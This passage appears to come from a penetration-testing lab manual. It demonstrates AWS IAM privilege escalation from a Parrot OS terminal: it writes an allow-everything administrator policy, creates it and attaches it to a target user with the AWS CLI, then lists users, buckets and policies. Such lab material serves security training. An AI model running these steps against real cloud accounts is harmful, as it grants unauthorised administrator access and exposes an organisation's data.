


```
[attacker@parrot]-[~]
[sudo] $sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
#cd
[root@parrot]-[~]
#aws configure
AWS Access Key ID [*****QAJI]:
AWS Secret Access Key [*****tkaS]:
Default region name [eu-west-1]: us-east-2
Default output format [None]: json
[root@parrot]-[~]
#
```

8. After configuring the AWS CLI, we create a user policy and attach it to the target IAM user account to escalate the privileges.

9. In the terminal window, type **vim user-policy.json** and press **Enter**.

Note: This command will create a file named **user-policy** in the **root** directory.



10. A command line text editor appears; press **I** and type the script given below:

```
{  
"Version": "2012-10-17",  
"Statement": [  
{  
  "Effect": "Allow",  
  "Action": "*",  
  "Resource": "*"   
}  
]  
}
```

Note: This is an AdministratorAccess policy that gives administrator access to the target IAM user.

Note: Ignore the \$ symbols in the script.

11. After entering the script given in the previous step, press the **Esc** button. Then, type **:wq!** and press **Enter** to save the text document.


```

Applications  Places  System  [Icons]  Mon Apr 25, 03:16
vim user-policy.json - Parrot Terminal
File Edit View Search Terminal Help
1 {$
2   "Version": "2012-10-17", $
3   "Statement": [ $
4     { $
5       "Effect": "Allow", $
6       "Action": "*", $
7       "Resource": "*" $
8     } $
9   ] $
10 } $
11 $ SOME license

user-policy.json [+] 11,0-1 All
:wq!
Menu vim user-policy.json - P...

```

12. Now, we will attach the created policy (**user-policy**) to the target IAM user's account. To do so, type **aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json** and press **Enter**.

13. The created user policy is displayed, showing various details such as **PolicyName**, **PolicyId**, and **Arn**.


```

Applications  Places  System  [Icons]  Mon Apr 25, 03:24
aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json
{
  "Policy": {
    "PolicyName": "user-policy",
    "PolicyId": "A1B2C3D4E5F6G7H8I9J0",
    "Arn": "arn:aws:iam::123456789012:policy/user-policy",
    "Path": "/",
    "DefaultVersionId": "v1",
    "AttachmentCount": 0,
    "Permissions": 0,
    "IsAttachable": true,
    "CreateDate": "2022-04-25T07:23:40Z",
    "UpdateDate": "2022-04-25T07:23:40Z"
  }
}
[root@parrot]~#
Menu aws iam create-policy - ...

```

14. In the terminal, type **aws iam attach-user-policy --user-name [Target Username] --policy-arn arn:aws:iam::[Account ID]:policy/user-policy** and press **Enter**.


15. The above command will attach the policy (**user-policy**) to the target IAM user account (here, **test**).



The screenshot shows a Parrot Terminal window with a dark theme. The terminal title bar reads "aws iam attach-user-policy --user-name test --policy-arn arn:aws:iam::484854803262:policy/user-policy - Parrot Terminal". The terminal content shows the prompt "[root@parrot]-[~]" followed by the command "#aws iam attach-user-policy --user-name test --policy-arn arn:aws:iam::484854803262:policy/user-policy" which has been entered. The background of the terminal window features a colorful, abstract geometric pattern. The desktop environment visible behind the terminal includes icons for "attacker's Home", "README license", and "Trash". The bottom of the screen shows a taskbar with a "Menu" button and a window titled "aws iam attach-user-p...".

16. Now, type **aws iam list-attached-user-policies --user-name [Target Username]** and press **Enter** to view the attached policies of the target user (here, **test**).

17. The result appears, displaying the attached policy name (**user-policy**), as shown in the screenshot.




The screenshot shows a Parrot OS desktop environment with a terminal window titled "aws iam list-attached-user-policies --user-name test - Parrot Terminal". The terminal displays the following command and output:

```
[root@parrot]-[~]
#aws iam list-attached-user-policies --user-name test
{
  "AttachedPolicies": [
    {
      "PolicyName": "user-policy",
      "PolicyArn": "arn:aws:iam::62:policy/user-policy"
    }
  ]
}
```

The terminal window is part of a desktop environment with a menu bar at the top (Applications, Places, System) and a taskbar at the bottom (Menu, aws iam list-attached-u...). The desktop background is a dark, abstract pattern.

18. Now that you have successfully escalated the privileges of the target IAM user account, you can list all the IAM users in the AWS environment. To do so, type **aws iam list-users** and press **Enter**.

19. The result appears, displaying the list of IAM users, as shown in the screenshot.



The screenshot shows a terminal window titled "aws iam list-users - Parrot Terminal". The prompt is "[root@parrot]-[~]". The command "#aws iam list-users" has been entered. The output is a JSON object:

```
{
  "Users": [
    {
      "Path": "/",
      "UserName": "[REDACTED]",
      "UserId": "[REDACTED]",
      "Arn": "arn:aws:iam::[REDACTED]:user/[REDACTED]",
      "CreateDate": "2021-06-03T05:58:20Z",
      "PasswordLastUsed": "2021-06-03T07:28:11Z"
    },
    {
      "Path": "/",
      "UserName": "test",
      "UserId": "[REDACTED]",
      "Arn": "arn:aws:iam::[REDACTED]:user/test",
      "CreateDate": "2022-04-25T07:30:16Z"
    }
  ]
}
```

The prompt is now "#".

20. Similarly, you can use various commands to obtain complete information about the AWS environment such as the list of S3 buckets, user policies, role policies, and group policies, as well as to create a new user.

- List of S3 buckets: **aws s3api list-buckets --query "Buckets.Name"**
- User Policies: **aws iam list-user-policies**
- Role Policies: **aws iam list-role-policies**
- Group policies: **aws iam list-group-policies**
- Create user: **aws iam create-user**

21. This concludes the demonstration of escalating IAM user privileges by exploiting a misconfigured user policy.

22. Close all open windows and document all acquired information.

